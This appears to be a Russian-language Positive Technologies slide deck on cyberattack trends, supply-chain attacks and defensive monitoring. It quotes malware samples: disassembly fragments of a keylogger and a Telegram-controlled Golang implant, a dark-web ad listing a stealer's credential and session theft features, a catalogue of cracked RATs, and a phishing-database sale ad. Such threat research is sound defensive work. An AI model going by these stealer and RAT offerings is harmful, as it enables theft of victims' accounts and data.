
# Усиление ИТ-инфраструктуры для уменьшения площади атаки



# Основные средства защиты



# Уровень опасностей, выявленных при пентесте



# Постоянное расширение функционала

```

mov     [rsp+0A8h+var_10], rax
lea     rdx, aLoggingOutputT ; "Logging output to "
mov     rcx, cs:std::ostream std::cout
call   sub_140003AA0
mov     rcx, rax
lea     rdx, aKeyloggerLog ; "keylogger.log"
call   sub_140003AA0
mov     rcx, rax
lea     rdx, sub_140003E30
call   cs:std::ostream::operator<<(std::ostream & (
cmp     cs:qword_14000A0D8, 0
jnz    loc_14000213A
mov     edx, 0Ah
lea     r8d, [rdx+36h]
lea     rcx, aKeyloggerLog ; "keylogger.log"
call   cs:std::_fopen(char const *,int,int)
mov     rbx, rax
test   rax, rax
jz     loc_14000213A
mov     cs:byte_14000A0D4, 1
mov     cs:byte_14000A0C9, 0
lea     rcx, qword_14000A058
call   cs:std::streambuf::_Init(void)
xor     edi, edi
mov     [rsp+0A8h+Base], rdi
mov     [rsp+0A8h+Pointer], rdi
mov     [rsp+0A8h+Count], rdi
lea     r9, [rsp+0A8h+Count] ; Count

```

Кейлоггер записывает  
весь ввод с клавиатуры

```


cmp     dword ptr [rdx], 'nur/'
jnz    loc_6653EC
nop

cmp     rbx, 1
jle    loc_6653EC
dec     rcx
mov     [rsp+570h+var_2E8], rcx
add     rax, 10h
mov     [rsp+570h+var_2A8], rax
dec     rbx
mov     [rsp+570h+var_2F0], rbx
lea     rdi, asc_755C70 ; " "
mov     esi, 1
call   sub_4DA8E0


```

Golang-имплант использует Telegram  
как C2-канал и канал слива данных

# Еще один сценарий



# RAT и Telegram в фокусе

 Стиллер SHARP с быстрым отступом в телеграм от нашего проекта

**Маленькое описание софта:**  
Готовый к использованию билд 1МБ  
Софт можно брать в аренду  
Есть возможность отстука с использованием прокси  
Стиллер написан на С#

**Возможности и функционал:**  
- Поддержка Chromium, Yandex, Opera, Firefox, Brave, Atom, Gesko. Также работает с X86 браузерами  
- кража cookie файлов для входа на сайты, пароли, AutoFile, истории и карт из браузеров  
куки записываются для работы с специализированными расширениями  
- граббер сессии и всего возможного из Discord: кража токена, телефона привязанного к аккаунту, банковские карты которыми совершалась оплата в дискорд, email который привязан к аккаунту, имя аккаунта (---), проверка на наличие MFA, проверка на наличие Nitro у жертвы. И сбор этих данных идет более чем из 25 браузеров.  
- граббер сессии Telegram (клиент)  
- граббер Jabber (протокол + логин + пароль)  
- граббер сессии Viber (клиент)

## «Крысиная коллекция»

Sharp Stealer

MeGa-RAT-Pack-master.rar



MeGa-RAT-Pack-master.rar

322.0 MB

Крысиная коллекция!

Что такое крыса?

Вкратце: позволяет удаленно контролировать телефон или компьютер и видеть его содержимое

 Inside

ANDROID ( Spy Note 5 )

888 RAT Private - Cracked

888RAT1.0.80 Cracked

CinaRAT

CobianRAT v1.0.40.7

Coringa-RAT

Death-RATV0.10

Eagle RAT v2.5

HichamRAT v0.9d

Hidra Force v4.0

Kronus RAT Free

LeGend Rat v1.9

LimeRAT v0.1.8.5C

LuxNET RAT v1.1.0.4 Cracked

Mega RAT 1.5 Beta

NanoCore 1.2.2.0FixedCracked

NjRat 0.7D Danger Edition 2018

NjRat Lime Edition 0.8.0

PentagonRAT

Quasar 1.3 modified by Deos

Quasar Golden Edition 1.4.1.0

REMCOS v1.7 Professional

Revenge-RAT v0.3

SaheerBlueEagleSplitter[RAT]

Shia Hacker School -Rat v1.0

SlayerRAT v0.7.2 By X-Slayer

VayneRat

Viral RAT 1.0 by Sameed

Virus Rat v8.0 Beta

WARZONE 1.2 Cracked

njRAT v0.11G

wiRAT v0.1.5F

#RatsMalwares



136



25



21



10



3

42K edited 0:00

# Как вы мониторите использование Telegram или иные зашифрованные каналы?

Решения класса NTA/NDR (например, PT NAD) с возможностью  
идентификации и анализа мессенджеров

# Тематика сообщений в даркнете

База данных




42%



Доступ



25%



Анонсы  
вымогателей



16%


Другие



15%

Плайд ба со свежего фишинга  
Первоисточник, продажа только в 1 руки  
Опт после 10 продаж рассмотрю  
Работа через гаранта всегда за 🍷 11:07

# Основные техники MITRE ATT&CK, позволяющие получить доступ извне



- T1078: Valid Accounts
- T1190: Exploit Public-Facing Applications
- T1133: External Remote Services
- T1212: Exploitation for Credential Access
- T1189: Drive-by Compromise


В 2024-м году главным трендом стали атаки на цепочки поставок (подрядчиков)

В 7 из 10 инфраструктур возможно подобрать учетные записи для получения несанкционированного доступа

# Традиционные подходы к мониторингу не всегда помогают 😞

EDR, NTA/NDR, CDR, TDIR...

# AD не нужен, родной (с)



## Примеры последствий:

- ✘ Потеря клиентов
- ✘ Финансовый ущерб
- ✘ Остановка деятельности компании
- ✘ Регуляторные санкции

## Примеры систем:


- База данных клиентов
- Бухгалтерской отчетности
- Клиент-банк
- Управление логистикой
- Система поддержки клиентов
- Управление технологическим процессом

Для реализации недопустимого события **необязательно** получать максимальные привилегии в домене

# Точки проникновения в сеть компании



## Уязвимое ПО, послужившее точкой входа в компанию (доля компаний)



В **22**   
компаний  
использовались  
уязвимости нулевого  
дня 

# Нет смысла фокусироваться на атомарных техниках и атаках – их слишком много

Стройте цепочки! SIEM (например, MaxPatrol SIEM), XDR (например, PT XDR), мета-продукты (например, MaxPatrol O2)

# Как определяются жертвы?




- Использование открытых сервисов типа Shodan для сканирования потенциальных жертв
- Использование сканеров уязвимостей типа Acunetix для поиска уязвимостей на web-сайтах жертв





# Последствия атак на организации



Источник: Positive Technologies, 2024

# Атаки могут быть осуществляться через промежуточные звенья

сотрудников дома и через  
подрядчиков и поставщиков услуг

# Атаки на разработчиков ПО из России

- ххх СОФТ
- Унитарбус
- (непубличные кейсы)



# Атаки на ИБ- компании из РФ

- T.Hunter
- VI.ZONE
- Инфотекс
- Лаборатория Касперского
- iGrids
- НТЦ «Вулкан»
- Центр информационной безопасности
- «Специальные технологии защиты информации»





# Не ждите, когда хакеры найдут ваши слабые места – ищите их сами

Сканеры уязвимостей (например, MP VM), BAS (например, PT Knockin), пентесты, программы Bug Bounty и т.п.

# Реальный инцидент



# Подведем итоги

- ▶ Число атак бесконечно
- ▶ В «лоб» сегодня уже атакуют далеко не всегда
- ▶ Утечки баз данных повышают эффективность атак
- ▶ Нельзя мониторить все - фокусируйтесь
- ▶ Уйдите от атомарных событий в сторону цепочек
- ▶ Используйте разные сенсоры в разных местах инфраструктуры
- ▶ Атаки могут проводиться не только ради прямой кражи денег
- ▶ Учитывайте будущие угрозы (атаки на исходный код и взаимозависимости)
- ▶ Positive Technologies готова вам помогать в борьбе с хакерами

**Спасибо**

[alukatsky@ptsecurity.com](mailto:alukatsky@ptsecurity.com)